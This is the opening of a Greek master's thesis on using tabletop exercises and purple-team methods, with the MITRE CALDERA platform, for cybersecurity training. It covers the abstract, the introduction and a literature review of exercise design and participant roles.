Ανοικτό Πανεπιστήμιο Κύπρου

Σχολή Θετικών και Εφαρμοσμένων Επιστημών

Μεταπτυχιακή Διατριβή

Στην Ασφάλεια Υπολογιστών και Δικτύων

Αξιοποίηση Επιτραπέζιων Ασκήσεων για την Εκπαίδευση στην Κυβερνοασφάλεια

Παναγιώτης Παύλου

Επιβλέπων Καθηγητής
Ιωάννης Μαυρίδης

Νοέμβριος 2023

Ανοικτό Πανεπιστήμιο Κύπρου

Σχολή Θετικών και Εφαρμοσμένων Επιστημών

Αξιοποίηση Επιτραπέζιων Ασκήσεων για την Εκπαίδευση στην Κυβερνοασφάλεια

Παναγιώτης Παύλου

Επιβλέπων Καθηγητής
Ιωάννης Μαυρίδης

Η παρούσα μεταπτυχιακή διατριβή υποβλήθηκε
προς μερική εκπλήρωση των απαιτήσεων για απόκτηση

μεταπτυχιακού τίτλου σπουδών
στην Ασφάλεια Υπολογιστών και Δικτύων

από τη Σχολή Θετικών και Εφαρμοσμένων Επιστημών
του Ανοικτού Πανεπιστημίου Κύπρου

Νοέμβριος 2023

Περίληψη

Σε μία εποχή όπου η τεχνολογία συνεχώς αναπτύσσεται και προοδεύει, οι κίνδυνοι που αφορούν στην κυβερνοασφάλεια, διαρκώς πληθαίνουν και εξελίσσονται. Για την αντιμετώπιση των απειλών αυτών από τους οργανισμούς, η εκπαίδευση του προσωπικού σε θέματα κυβερνοασφάλειας καθίσταται, πλέον, επιτακτική. Η παρούσα διατριβή επικεντρώνεται στην αξιοποίηση επιτραπέζιων ασκήσεων για την εκπαίδευση στην κυβερνοασφάλεια. Μέρος της διατριβής αποτελεί ο σχεδιασμός μίας επιτραπέζιας άσκησης και παράδειγμα διεξαγωγής της. Η μεθοδολογία που ακολουθήθηκε, αποτελεί μία προτεινόμενη μεθοδολογία στη βάση του προτύπου NIST και της προσέγγισης της μωβ ομάδας. Το πρότυπο NIST παρέχει δομημένες κατευθυντήριες γραμμές για τη σχεδίαση ενώ η προσέγγιση μωβ ομάδας προσθέτει έναν καινοτόμο χαρακτήρα λόγω της συνεργασίας μεταξύ της μπλε και της κόκκινης ομάδας. Η διεξαγωγή της επιτραπέζιας άσκησης εκτελέστηκε με τη χρήση του εργαλείου CALDERA, το οποίο αποτελεί μία αυτοματοποιημένη τεχνολογία προσομοίωσης κόκκινης ομάδας. Με την προσομοίωση των επιθέσεων, η διεξαγωγή της άσκησης, γίνεται πιο ρεαλιστική επιτρέποντας, έτσι, την πρακτική εξάσκηση των συμμετεχόντων σε συνθήκες που ανταποκρίνονται στην πραγματικότητα. Η άσκηση διεξάχθηκε σε δύο σκέλη. Κάθε σκέλος αποτελείτο αρχικά από μία συνάντηση μεταξύ όλων των συμμετεχόντων με σκοπό τη συζήτηση των παραμέτρων της άσκησης και ανταλλαγή απόψεων σχετικά με το σενάριό της. Το δεύτερο μέρος του κάθε σκέλους αποτελούσε η εκτέλεση της άσκησης με τη χρήση της CALDERA. Η πρόταση αυτή σε συνδυασμό με τη χρήση του εργαλείου CALDERA για προσομοίωση της κόκκινης ομάδας, μπορεί να αποτελέσει μία ολοκληρωμένη πρακτική προσέγγιση για την εκπαίδευση στη κυβερνοασφάλεια και στη βελτίωση της ασφάλειας ενός οργανισμού.

Summary

In a world where technology is constantly developing and advancing, the risks related to cybersecurity are continuously increasing and evolving. For organizations to deal with these threats, staff training in cyber security is now imperative. This thesis focuses on the use of tabletop exercises for cybersecurity training. Part of the thesis is the design of a tabletop exercise and an example of its implementation. The methodology followed is a proposed methodology based on the NIST standard and the purple team approach. The NIST standard provides structured design guidelines while the purple team approach adds an innovative character due to the collaboration between the blue and red team. The tabletop exercise was performed using the CALDERA tool, which is an automated red team simulation technology. By simulating attacks, the conduct of the exercise becomes more realistic, thus allowing the participants to practice in conditions that correspond to reality. The exercise was conducted in two phases. Each part initially consisted of a meeting between all the participants in order to discuss the parameters of the exercise and exchange opinions about its scenario. The second part of each phase was the execution of the exercise using CALDERA. This proposal, combined with the use of CALDERA tool for simulating the red team, can constitute a comprehensive and practical approach to cybersecurity training and enhancing the security posture of an organization.

Πίνακας Περιεχομένων

1. Εισαγωγή 3

2. Βιβλιογραφική Ανασκόπηση 6

2.1. Επιτραπέζιες Ασκήσεις 6

2.1.1. Γενικά 7

2.1.2. Εφαρμογή στην εκπαίδευση 7

2.1.3. Συμμετέχοντες 9

2.1.4. Σχεδιασμός Επιτραπέζιας Άσκησης 11

2.2. Purple Team 16

2.2.1. Tactics, Techniques and Procedures – TTPs 17

2.2.2. Purple team και Επιτραπέζιες Ασκήσεις 18

2.3. MITRE CALDERA 20

2.3.1. Γενικά 21

2.3.2. Αρχιτεκτονική 21

2.3.3. MITRE ATT&CK Framework 23

2.3.4. MITRE CALDERA και Επιτραπέζιες ασκήσεις 24

2.3. Ερευνητικά Ερωτήματα 27

3. Μεθοδολογία 28

3.1. Καθορισμός Θέματος Επιτραπέζιας Άσκησης 30

3.2. Καθορισμός Πεδίου Εφαρμογής Επιτραπέζιας Άσκησης 30

3.3. Προσδιορισμός Στόχων Επιτραπέζιας Άσκησης 30

3.4. Προσδιορισμός Συμμετεχόντων Επιτραπέζιας Άσκησης 31

3.5. Προσδιορισμός Προσωπικού Επιτραπέζιας Άσκησης 32

3.6. Συντονισμός Λογιστικών επιτραπέζιας άσκησης 33

3.7. Ανάπτυξη Επιτραπέζιας Άσκησης 34

3.8. Τρόπος διεξαγωγής 34

3.9. Μετρικές 35

4. Παράδειγμα Εκτέλεσης 37

4.1. Σκέλος 1 37
4.1.1. Αρχική συνάντηση 37
4.1.2. Διεξαγωγή 48
4.2. Σκέλος 2 57
4.2.2. Συνάντηση 57
4.2.2. Εκτέλεση 61
4.3. Αποτελέσματα 73
5. Συμπεράσματα 78
Βιβλιογραφία 81

1. Εισαγωγή

Στο σημερινό ταχέα αναπτυσσόμενο τεχνολογικά περιβάλλον, οι οργανισμοί έχουν να αντιμετωπίσουν ένα δυναμικό τοπίο απειλών, με τις επιθέσεις στον κυβερνοχώρο να αποτελούν μία από τις πιο ραγδαία αναπτυσσόμενες περιοχές εγκλήματος [2]. Ως εκ τούτου, οι οργανισμοί, αναγνωρίζοντας τις απειλές αυτές, προσπαθούν να προστατευτούν χρησιμοποιώντας διάφορους αμυντικούς μηχανισμούς [2]. Παρά τη χρήση αμυντικών μηχανισμών από τους οργανισμούς, τα συμβάντα που αφορούν επιθέσεις στον κυβερνοχώρο συνεχίζουν να πληθαίνουν με περισσότερες από τις μισές περιπτώσεις επιθέσεων να μην μπορούν να γίνουν καν αντιληπτές [3]. Εκτός αυτού, λόγω υψηλής ζήτησης σε θέσεις εργασίας στα τμήματα κυβερνοασφάλειας των οργανισμών, το 55% των εταιρειών δεν έχει τη δυνατότητα να προσλάβει έμπειρο και ικανό προσωπικό [4]. Για αυτόν τον λόγο, η εκπαίδευση του προσωπικού αποτελεί βασική προϋπόθεση.

Είναι σημαντικό για έναν οργανισμό να είναι έτοιμος να ανταπεξέλθει σε περίπτωση πραγματικού συμβάντος, λαμβάνοντας διάφορα μέτρα που αφορούν την ασφάλεια των υπολογιστών και των δικτύων όπως την ευαισθητοποίηση σε θέματα ασφάλειας (Security Awareness) και την αντιμετώπιση περιστατικών (Incident response). Οι περισσότερες εκπαιδεύσεις για τα πιο πάνω, πολλές φορές γίνονται με απλά ενημερωτικά φυλλάδια ή μέσω παρακολούθησης θεωρητικών μαθημάτων, με αποτέλεσμα, οι εκπαιδευόμενοι, συχνά, να χάνουν το ενδιαφέρον τους. Ένας τρόπος αντιμετώπισης του φαινομένου αυτού είναι η πρακτική εκπαίδευση, όσο πιο ρεαλιστικά γίνεται, με ρόλους για τον κάθε εμπλεκόμενο και χρήση της κριτικής του σκέψης. Αυτό μπορεί να επιτευχθεί με τη διεξαγωγή επιτραπέζιων ασκήσεων (Tabletop exercises - TTXs). Με την χρήση των επιτραπέζιων ασκήσεων σαν εργαλείο από τους οργανισμούς, εκτός από την εκπαίδευση των εμπλεκομένων, μπορεί να γίνει και αξιολόγηση των διαδικασιών ή των σχεδίων του οργανισμού, παρατηρώντας την αποτελεσματικότητά τους σε περίπτωση πραγματικού συμβάντος [5], [6], [7].

Οι επιτραπέζιες ασκήσεις δίνουν τη δυνατότητα στους συμμετέχοντες να έρθουν αντιμέτωποι με σενάρια, τα οποία, σκοπό τους έχουν την προσομοίωση με πραγματικές συνθήκες. Έτσι, δίνεται η ευκαιρία εκπαίδευσης με όσο το δυνατόν πιο ρεαλιστικά δεδομένα και καταστάσεις. Οι επιτραπέζιες ασκήσεις, συνήθως, αποτελούνται από συζητήσεις που αφορούν το συγκεκριμένο σενάριο με σκοπό την ανταλλαγή απόψεων για επίλυση του. Ωστόσο, στον τομέα της κυβερνοασφάλειας, η θεωρητική εκπαίδευση καλό είναι να ακολουθείται από πρακτική εξάσκηση για να επιφέρει καλύτερα αποτελέσματα. Για τον λόγο αυτό, συνήθως, οι επιτραπέζιες ασκήσεις που αφορούν την κυβερνοασφάλεια περιλαμβάνουν και πρακτικό μέρος. Οι εκπαιδευόμενοι έχουν την ευκαιρία, με αυτόν τον τρόπο, να εξασκήσουν και τις πρακτικές τους ικανότητες ανάλογα, πάντα, με το σενάριο και τους στόχους που θέτονται σε μία άσκηση.

Η εισαγωγή αυτοματοποιημένων τεχνολογιών στις επιτραπέζιες ασκήσεις μπορεί να παρέχει αρκετά οφέλη σε έναν οργανισμό. Κάποια από αυτά είναι η μείωση κόστους, η επαύξηση της ταχύτητας διεξαγωγής των ασκήσεων και η πρόκληση ρεαλισμού σε διάφορα σενάρια. Η διατριβή περιγράφει μία τέτοια αυτοματοποιημένη τεχνολογία, την πλατφόρμα CALDERA, και το πως μπορεί να αξιοποιηθεί σε επιτραπέζιες ασκήσεις με σκοπό την εκπαίδευση στην κυβερνοασφάλεια. Επίσης, γίνεται χρήση της CALDERA για την διεξαγωγή επιτραπέζιας άσκησης στο πλαίσιο της διατριβής.

Η διατριβή αποτελείται από πέντε κεφάλαια. Το κεφάλαιο που ακολουθεί παρουσιάζει τα αποτελέσματα από τη βιβλιογραφική ανασκόπηση αναφορικά με τις επιτραπέζιες ασκήσεις. Συγκεκριμένα, αναλύεται ο ορισμός των επιτραπέζιων ασκήσεων, ο τρόπος χρήσης τους για θέματα κυβερνοασφάλειας και η αποτελεσματικότητά τους στην εκπαίδευση. Στο ίδιο κεφάλαιο, ακολουθεί η περιγραφή της μωβ ομάδας και το πως επιτυγχάνεται η συνεργασία ανάμεσα στην μπλε και κόκκινη ομάδα. Παράλληλα, αναλύεται ο τρόπος διεξαγωγής εκπαιδευτικών ασκήσεων με προσέγγιση μωβ ομάδας στην κυβερνοασφάλεια. Στη συνέχεια, παρουσιάζεται η πλατφόρμα MITRE CALDERA και ο τρόπος αξιοποίησής της σε επιτραπέζιες ασκήσεις. Το τρίτο κεφάλαιο ξεκινά με την πρόταση της διατριβής για νέα μεθοδολογία σχεδίασης και διεξαγωγής ασκήσεων στη βάση του προτύπου NIST και της προσέγγισης της μωβ ομάδας.. Έπειτα, πραγματοποιείται σχεδίαση επιτραπέζιας άσκησης βάσει της πρότασης αυτής. Κατά τη σχεδίαση, λήφθηκε υπόψη ότι η εκτέλεση της άσκησης θα διεξαχθεί με χρήση της αυτοματοποιημένης πλατφόρμας CALDERA. Το τέταρτο κεφάλαιο παρουσιάζει ένα παράδειγμα υποθετικού τρόπου εκτέλεσης της επιτραπέζιας άσκησης η

οποία εκπονήθηκε προηγουμένως. Η εκτέλεση που διεξάχθηκε για τους σκοπούς της διατριβής, αν και υποθετική, δεν απέχει από την πραγματικότητα και έχει μεγάλες πιθανότητες να συμβεί σε πραγματικές συνθήκες και δεδομένα. Στη συνέχεια περιγράφονται τα αποτελέσματα της υποθετικής εκτέλεσης. Τέλος, στο πέμπτο κεφάλαιο, αναλύονται τα συμπεράσματα τα οποία προκύπτουν από τη μεταπτυχιακή διατριβή.

2. Βιβλιογραφική Ανασκόπηση

Σε αυτό το κεφάλαιο παρουσιάζονται τα κυριότερα σημεία της παρούσας διατριβής λαμβάνοντας υπόψη την βιβλιογραφία.

2.1. Επιτραπέζιες Ασκήσεις

Οι επιτραπέζιες ασκήσεις πρωτοεμφανίστηκαν και εφαρμόστηκαν στον στρατό και στόχο τους είχαν την προσομοίωση διάφορων συμβάντων με σκοπό τον έλεγχο του προσωπικού ή των τυποποιημένων διαδικασιών τους σε συγκεκριμένα σενάρια [5]. Με την πάροδο του χρόνου, οι επιτραπέζιες ασκήσεις άρχισαν να χρησιμοποιούνται και σε άλλους τομείς, συμπεριλαμβανομένου και της ασφάλειας των υπολογιστών και των δικτύων. Με την ίδια λογική, οι επιτραπέζιες ασκήσεις αξιοποιούνται και σήμερα από διάφορους οργανισμούς. Μέσω αυτών, γίνεται προσομοίωση μίας κατάστασης η οποία ενεργοποιεί τυποποιημένες διαδικασίες, σχέδια ή πολιτικές ενός οργανισμού όπως αυτές πρέπει να αποτυπώνονται στο Σχέδιο αντιμετώπισης περιστατικών (Incident response plan - IRP) του οργανισμού, το οποίο αποτελεί το αποτύπωμα των οδηγιών που πρέπει ο οργανισμός να ακολουθήσει σε περίπτωση πραγματικού περιστατικού. Στο IRP υπάρχουν λεπτομερώς διαδικασίες για την ανίχνευση, αντιμετώπιση και αποκατάσταση ενός απρόσμενου περιστατικού [8]. Έτσι, δίνεται η δυνατότητα στο προσωπικό του οργανισμού να δοκιμάσει τις διαδικασίες και να εκπαιδευτεί σε αυτές, σε συνθήκες οι οποίες είναι όσο το δυνατόν πιο κοντά στην πραγματικότητα, αποκτώντας και πρακτική εμπειρία εκτός από θεωρητικές γνώσεις. Το γεγονός αυτό επιτρέπει, επίσης, την εύρεση κενών στα σχέδια ή διαδικασίες, αν υπάρχουν, αλλά και στον έλεγχό τους σε επίπεδο ρεαλισμού και λειτουργικότητας.

2.1.1. Γενικά

Όπως αναφέρθηκε και νωρίτερα, οι επιτραπέζιες ασκήσεις μπορούν να αποτελέσουν εργαλείο για τους οργανισμούς. Χρησιμοποιούνται για τον έλεγχο τον υφισταμένων αμυντικών μηχανισμών του οργανισμού, για τον έλεγχο άλλων πιθανών αμυντικών μηχανισμών που προτίθεται ο οργανισμός να προμηθευτεί ή να προσθέσει, αλλά και για εκπαίδευση του προσωπικού [5] στο υφιστάμενο IRP.

Με πολύ απλά λόγια, οι επιτραπέζιες ασκήσεις αποτελούν ένα σενάριο. Το σενάριο αυτό πρέπει να επιλεχθεί σωστά, ανάλογα με τους στόχους που θέλει να επιτύχει ο οργανισμός με τη διεξαγωγή της συγκεκριμένης επιτραπέζιας άσκησης. Το κάθε σενάριο ενεργοποιεί μία ή και περισσότερες διαδικασίες ή πολιτικές ενός οργανισμού. Ακολούθως, οι εκπαιδευόμενοι, εκτελούν τις διαδικασίες ή της πολιτικές του οργανισμού που αφορούν το συγκεκριμένο σενάριο. Με αυτόν τον τρόπο αξιολογείται το IRP αλλά και τα υπόλοιπα σχέδια του οργανισμού (Σχέδιο έκτακτης ανάγκης – Contingency Plan – CP, Σχέδιο ανάκαμψης από καταστροφές – Disaster Recovery Plan – DRP), εντοπίζοντας τυχόν κενά στα σχέδια με ταυτόχρονη εκπαίδευση του προσωπικό σε αυτά. Μία τυπική επιτραπέζια άσκηση συνήθως αποτελείται από τη δοκιμή των προκαθορισμένων διαδικασιών ως απάντηση στο σενάριο της άσκησης και ομαδικές συζητήσεις, υπό την εποπτεία έμπειρου ατόμου με τον ρόλο του καθοδηγητή (facilitator), ο οποίος, συχνά, λαμβάνει μέρος και στον σχεδιασμό της επιτραπέζιας άσκησης, με σκοπό την αξιολόγησή της [6]. Ο καθοδηγητής είναι υπεύθυνος για την ομαλή διεξαγωγή της επιτραπέζιας άσκησης. Είναι αυτός που ενημερώνει τους συμμετέχοντες για το σενάριο και για το που αποσκοπεί. Επιπλέον, μπορεί να προσαρμόσει το σενάριο, προσθέτοντας ή αφαιρώντας μέρος του, αναλόγως με τις δυνατότητες των εκπαιδευόμενων [2].

2.1.2. Εφαρμογή στην εκπαίδευση.

Έχει αποδειχθεί ότι οι επιτραπέζιες ασκήσεις μπορούν να χρησιμοποιηθούν σαν εκπαιδευτικό υλικό με θετικά αποτελέσματα [2] αλλά και σαν τρόπος αξιολόγησης της ασφάλειας ενός οργανισμού [6]. Συγκεκριμένα, παρακάτω παρουσιάζονται οι τομείς στους οποίους, βάσει της βιβλιογραφίας, οι επιτραπέζιες ασκήσεις μπορούν να συνεισφέρουν θετικά.

- <u>*Κατανόηση του IRP του οργανισμού*</u>: Ένας από τους λόγους που όλο και περισσότεροι οργανισμοί επιλέγουν να εκπαιδεύουν το προσωπικό τους με τη χρήση επιτραπέζιων ασκήσεων, είναι η κατανόηση του IRP του οργανισμού από το εκπαιδευόμενο προσωπικό [2].

Κατά τη διεξαγωγή της επιτραπέζιας άσκησης, δίνεται η ευκαιρία στους εκπαιδευόμενους να σχεδιάσουν, να αναπτύξουν, να δοκιμάσουν και να αξιολογήσουν τις διάφορες διαδικασίες που αποτελούν το IRP [2]. Με την ενεργοποίηση του IRP το προσωπικό αποκτά ρόλους και εκπαιδεύεται σε αυτούς, αναπτύσσοντας, έτσι, τη συνεργασία και την ικανότητα λήψης απόφασης, ικανότητες απαραίτητες στην περίπτωση πραγματικού ή/και απρόβλεπτου συμβάντος. Η κατανόηση του IRP του οργανισμού συνεισφέρει και στην ψυχολογία του προσωπικού αφού τους παρέχει μια σχετική άνεση λόγω της τριβής μέσω των επιτραπέζιων ασκήσεων. Όσο καλύτερη η κατανόηση, τόσο πιο εύκολα, γρήγορα και αποτελεσματικά θα δράσει το προσωπικό σε περίπτωση πραγματικού συμβάντος.

- *Πρακτική εκπαίδευση*: Στην περίπτωση πραγματικού συμβάντος τα άγχος και το στρες είναι παράγοντες οι οποίοι δεν μπορούν εύκολα να αντιμετωπισθούν. Όσο πιο έμπειρο είναι το προσωπικό και όσο καλύτερα εκπαιδευμένο, τόσο πιο εύκολα θα μπορεί να ανταπεξέλθει. Το γεγονός ότι οι επιτραπέζιες ασκήσεις βασίζονται σε ρεαλιστικά σενάρια, μπορούν να προσομοιάσουν, σε έναν βαθμό, αυτά τα συναισθήματα ανάλογα με το πόσο πιεστικό είναι το σενάριο και με την ταχύτητα εξέλιξης των γεγονότων του [5]. Επιπλέον, λόγω του ρεαλισμού των σεναρίων και της πραγματικής αντιμετώπισής τους, οι εκπαιδευόμενοι αποκτούν εμπειρία στις διαδικασίες και στην αντιμετώπιση των συμβάντων γεγονός το οποίο μπορεί να οδηγήσει σε αυτόματες λύσεις και συναφώς, σε γρηγορότερη αντιμετώπιση στην περίπτωση πραγματικού συμβάντος. Παράλληλα με αυτό, η πρακτική εκπαίδευση επηρεάζει θετικά και την ικανότητα του ατόμου για κριτική αξιολόγηση, συνεισφέροντας με αυτόν τον τρόπο και στην λήψη αποφάσεων.

- *Συνεργασία και επικοινωνία*: Ο τρόπος διεξαγωγής των επιτραπέζιων ασκήσεων όχι μόνο επιτρέπει την επικοινωνία μεταξύ των εμπλεκομένων αλλά την ενθαρρύνει, καθώς μεγάλο μέρος της άσκησης αποτελείται από ομαδικές συζητήσεις. Σε αυτές τις συζητήσεις αναπτύσσονται διάφορα θέματα που αφορούν το σενάριο έχοντας σαν κύριο στόχο την ανταλλαγή γνώσεων, ικανοτήτων και δεξιοτήτων. Επιπρόσθετα, κατά τη διεξαγωγή των επιτραπέζιων ασκήσεων, το προσωπικό έχει συχνά την ευκαιρία να επικοινωνήσει με άτομα που ίσως να μην έρχεται συχνά σε επαφή στην καθημερινότητα της εργασίας του, ανοίγοντας, έτσι, διαύλους επικοινωνίας που ίσως φανούν χρήσιμοι σε ένα πραγματικό

συμβάν. Η επίλυση ενός προβλήματος μπορεί να γίνει αρκετά πιο εύκολη με τη συνεργασία [2] . Ο συνδυασμός της γνώσης και η ανταλλαγή απόψεων συχνά οδηγεί σε ιδεοκαταιγισμό που μπορεί να επιφέρει γρηγορότερα τη λύση σε ένα πρόβλημα. Ωστόσο, απαραίτητη προϋπόθεση είναι να μην υπάρχει αρνητική κριτική ανάμεσα στους συμμετέχοντες επιτρέποντας, έτσι, μαζική εμπλοκή, χωρίς φόβο έκφρασης απόψεων και ιδεών.

- <u>*Αξιολόγηση δυνατοτήτων*</u>: Όπως προαναφέρθηκε, κάθε επιτραπέζια άσκηση αποσκοπεί σε διαφορετικούς στόχους ανάλογα με το σενάριο που την απαρτίζει. Με το πέρας κάθε μίας από αυτές πρέπει να γίνεται αξιολόγηση της επιτραπέζιας άσκησης, αλλά και των εκπαιδευόμενων. Με αυτόν τον τρόπο, μπορεί να ελεγχθεί το επίπεδο του προσωπικού αλλά και ο τρόπος αντιμετώπισης μίας στρεσογόνας κατάστασης. Αυτό μπορεί να βοηθήσει τόσο το ίδιο το προσωπικό, αν του δίνεται η δυνατότητα παρακολούθησης της προόδου του, όσο και τον οργανισμό. Πολλές φορές, άτομα τα οποία φαίνεται να έχουν ηγετικά προσόντα, σε ένα πιεστικό περιστατικό, χάνουν αυτή την ικανότητα. Έτσι, ο οργανισμός, παρατηρώντας τις συμπεριφορές και τις ικανότητες του κάθε ατόμου ξεχωριστά, μπορεί να ανακατανέμει τους ρόλους του προσωπικού μέχρι να φτιάξει την «τέλεια» ομάδα.

Η περιοδικότητα εκτέλεσης επιτραπέζιων ασκήσεων, μπορεί να ποικίλει ανάλογα με τους στόχους του κάθε οργανισμού. Γενικά, προτείνεται η διεξαγωγή των επιτραπέζιων ασκήσεων όταν υπάρχουν αλλαγές εντός του οργανισμού σε προσωπικό ή σε κάποιο από τα σχέδια αντιμετώπισης περιστατικών [1]. Ωστόσο,, μπορούν και πρέπει να εκτελούνται και για σκοπούς συντήρησης των σχεδίων και του προσωπικού ανά τακτά χρονικά διαστήματα, ανάλογα με τις οδηγίες της διοίκησης και του υπεύθυνου ασφαλείας του οργανισμού [1].

2.1.3. Συμμετέχοντες

Σε μία επιτραπέζια άσκηση που αποσκοπεί στην εκπαίδευση στην κυβερνοασφάλεια, μπορεί να λαμβάνει μέρος ένα αρκετά μεγάλο πλήθος ατόμων, ανάλογα βεβαίως με το μέγεθος της άσκησης αλλά και την έκταση του οργανισμού. Λόγω του ότι οι επιτραπέζιες ασκήσεις προήλθαν από στρατιωτικές εφαρμογές, οι ομάδες των συμμετεχόντων χωρίζονται χρωματικά. Πιο κάτω παρουσιάζονται οι βασικές ομάδες συμμετεχόντων στις επιτραπέζιες ασκήσεις που αφορούν την κυβερνοασφάλεια [5], [1].

- *Μπλε ομάδα (blue team):* την μπλε ομάδα αποτελούν μέλη του οργανισμού τα οποία συνήθως απαρτίζουν το προσωπικό της ομάδας διαχείρισης ασφαλείας του οργανισμού. Είναι αυτοί που ακολουθούν τις διαδικασίες του οργανισμού συμφώνως του IRP και προσπαθούν να προστατεύσουν τον οργανισμό. Στην μπλε ομάδα επίσης μπορούν να συμμετάσχουν και άλλα μέλη του οργανισμού που δεν έχουν κάποια σχέση με την ομάδα διαχείρισης ασφαλείας, αλλά γνωρίζουν την επιχειρησιακή λειτουργία του οργανισμού. Αυτά τα μέλη είναι χρήσιμα στην ομάδα καθώς, σε περίπτωση επιτυχημένης επίθεσης, μπορούν να αντιληφθούν τις επιπτώσεις στα συστήματα του οργανισμού, λόγω των εμπειριών και των γνώσεών τους σε αυτά.

- *Κόκκινη ομάδα (red team):* η κόκκινη ομάδα έχει τον ρόλο του επιτιθέμενου και είναι υπεύθυνη για την μίμηση της συμπεριφοράς του. Προσπαθούν να εκμεταλλευτούν τις ευπάθειες του οργανισμού και να αποσπάσουν όσο το δυνατόν περισσότερα στοιχεία. Το τι ακριβώς θα εκτελέσουν κατά την επιτραπέζια άσκηση, εξαρτάται από το εκάστοτε σενάριο. Όπως και η μπλε ομάδα, έτσι και η κόκκινη, συνήθως αποτελείται από προσωπικό του τμήματος ασφαλείας του οργανισμού, καθώς απαιτείται η ύπαρξη γνώσεων σε θέματα κυβερνοασφάλειας.

- *Άσπρη ομάδα (white team):* Η άσπρη ομάδα είναι «ουδέτερη» σε μία επιτραπέζια άσκηση. Ο ρόλος της είναι η παροχή βοήθειας ή διευκρινίσεων κατά την διεξαγωγή της άσκησης. Είναι αυτή που καθορίζει τους κανόνες τις άσκησης αλλά και τα διαθέσιμα υλικά και μέσα.

- *Καθοδηγητής (facilitator - Test Director)*: Ο καθοδηγητής επιβλέπει καθ' όλη τη διάρκεια της επιτραπέζιας άσκησης. Μπορεί να επέμβει στην όλη διαδικασία προσαρμόζοντας ανάλογα το σενάριο. Είναι αυτός που καθοδηγεί τις συζητήσεις στις συναντήσεις κάνοντας τις κατάλληλες ερωτήσεις. Συνήθως είναι και υπεύθυνος για τη συλλογή των δεδομένων (όταν δεν υπάρχει συλλέκτης δεδομένων) και για τα λογιστικά της επιτραπέζιας άσκησης. Τα λογιστικά περιλαμβάνουν τον ορισμό της ημερομηνίας διεξαγωγής της άσκησης, την ετοιμασία των μηχανών και υλικών που πρόκειται να χρησιμοποιηθούν, την εύρεση των συμμετεχόντων και την οργάνωση των συναντήσεων πριν και μετά την διεξαγωγή της άσκησης.

- *Συλλέκτης Δεδομένων (Data Collector)*: Ο συλλέκτης δεδομένων έχει ως στόχο τη συλλογή των δεδομένων για τις ενέργειες κατά τη διεξαγωγή της άσκησης. Πριν τη διεξαγωγή της επιτραπέζιας άσκησης, συζητούν με τον καθοδηγητή όλες τις λεπτομέρειες της επιτραπέζιας άσκησης. . Πρέπει να είναι άτομο το οποίο έχει γνώσεις στο θέμα της επιτραπέζιας άσκησης έτσι ώστε να μπορεί να ακολουθεί τη διαδικασία συλλέγοντας τα δεδομένα που είναι απαραίτητα.


- *Κίτρινη ομάδα (yellow team)*: Την κίτρινη ομάδα αποτελεί το υπόλοιπο προσωπικό του οργανισμού. Συνήθως είναι software engineers και developers. Είναι υπεύθυνοι για την αρχική κατασκευή των συστημάτων σε έναν οργανισμό.

2.1.4. Σχεδιασμός Επιτραπέζιας Άσκησης

Για να είναι επιτυχημένη μία επιτραπέζια άσκηση πρέπει να σχεδιαστεί σωστά. Οι στόχοι που θα θέσει ο οργανισμός είναι και η βάση της επιτραπέζιας άσκησης. Οι στόχοι μίας επιτραπέζιας άσκησης η οποία αφορά κυβερνοασφάλεια μπορούν να χωριστούν σε δύο κύριες κατηγορίες. Αμυντική και Επιθετική άμυνα (Defensive and Offensive defense) [9]. Οι δύο κατηγορίες είναι βεβαίως πιο διαδεδομένες με τις ονομασίες που είδαμε στο προηγούμενο κεφάλαιο: μπλε ομάδα και κόκκινη ομάδα αντίστοιχα. Κάποιοι στόχοι που αφορούν την μπλε ομάδα είναι η ανάλυση των logfiles, η δικανική υπολογιστών και δικτύων (digital forensics) και ο έλεγχος των υφιστάμενων αμυντικών μηχανισμών του οργανισμού. Κάποιοι στόχοι που αφορούν την κόκκινη ομάδα μπορεί να είναι η αναγνώριση (reconnaissance) και η συλλογή πληροφοριών του πληροφοριακού συστήματος του οργανισμού καθώς και η απόκτηση πρόσβασης σε αυτό . Φυσικά υπάρχουν και οι κοινοί στόχοι οι οποίοι μπορεί π.χ. να είναι η κατανόηση αμυντικών μηχανισμών για συγκεκριμένες μεθόδους επίθεσης και η δημιουργία ή έλεγχος νέων εργαλείων.

